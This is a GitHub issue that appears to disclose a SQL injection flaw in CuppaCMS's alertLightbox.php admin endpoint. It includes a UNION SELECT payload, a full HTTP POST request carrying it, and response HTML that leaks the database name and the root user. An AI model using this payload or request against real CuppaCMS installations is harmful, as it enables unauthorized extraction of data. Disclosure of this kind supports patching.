SQL injection vulnerability exists in CuppaCMS /administrator/alerts/alertLightbox.php #31


⊙ Open **JiuBanSec** opened this issue on Mar 22 · 0 comments

JiuBanSec commented on Mar 22

- VULNERABLE: SQL injection vulnerability exists in CuppaCMS. An attacker can inject query in “/administrator/alerts/alertLightbox.php" via the "params%5Bgroup%5D=2" parameters.
- Github: https://github.com/JiuBanSec
- Product: CuppaCMS
- Impact: Allow attacker inject query and access , disclosure of all data on the system.
- Payload:

```
params%5Bgroup%5D=2'+UNION+ALL+SELECT+concat('\n','database:',database(),'\n','user:',user(),'\n'),null--+-
```

- Proof of concept (POC):




Menu items

☐	Id	Title	Item Type	Menu	Language	Order	Enabled	Default		Options
☐	41	profile Alias: profile	Auto administrate	admin_menu	All	1	True	False	Default	
☐	1	users Alias: users	None	admin_menu	All	3	True	False	Default	
☐	19	|— user_accounts Alias: user-accounts	Auto administrate	admin_menu	All	1	True	False	Default	
☐	52	|— |— add_new_user Alias: add-new-user	Auto administrate	admin_menu	All	1	True	False	Default	
☐	2	|— user_groups Alias: user-groups	Auto administrate	admin_menu	All	2	True	False	Default	
☐	53	|— |— add_new_group Alias: add-new-group	Auto administrate	admin_menu	All	1	True	False	Default	
☐	199	Web Alias: web	None	admin_menu	All	13	True	False	Default	
☐	226	|— Sections Alias: sections	URL	admin_menu	All	1	True	False	Default	
☐	190	|— Banners Alias: banners	Auto administrate	admin_menu	All	2	True	False	Default	

- You can see injection code query into params%5Bgroup%5D parameters as show below

- You see database and user as show below in the response



```
POST /administrator/alerts/alertLightbox.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0)
Gecko/20100101 Firefox/98.0
Accept: */*
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 254
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/administrator/
Cookie: country=us; language=en; PHPSESSID=u3ai4d8r2t1d2tqu75jn132vc6;
administrator_path=http%3A%2F%2F127.0.0.1%2Fadministrator%2F;
administrator_document_path=%2Fadministrator%2F
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

url=components%2Fpermissions%2Flist_permissions_lightbox.php&title=
Permissions%3A+profile&params%5Bgroup%5D=
2'+UNION+ALL+SELECT+concat('\n','database:',database(),'\n','user:',user
(),'\n'),null--+-&params%5Breference%5D=41&uniqueClass=
new_content_7295799
```

```
        data.data = cuppa.jsonEncode(data_to_save);
        if(permissionsClass.ajax){
           permissionsClass.ajax.abort();

        }
        permissionsClass.ajax = jQuery.ajax({
          url:"classes/ajax/Functions.php", type:"POST", data:data,
          success:permissionsClass.result
        }
        );
      }
      permissionsClass.result = function(result){

      }
      //--
      cuppa.selectStyle(".permissions select");
    </script>
    <div class="permissions
    database:cuppa
    user:root@localhost
    _41" >
      <div class="user_group">
        <div class="section" style="margin: 0px 0px 10px;">
          <div>
          </div>
          <span style="color: #999999 !important;">
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant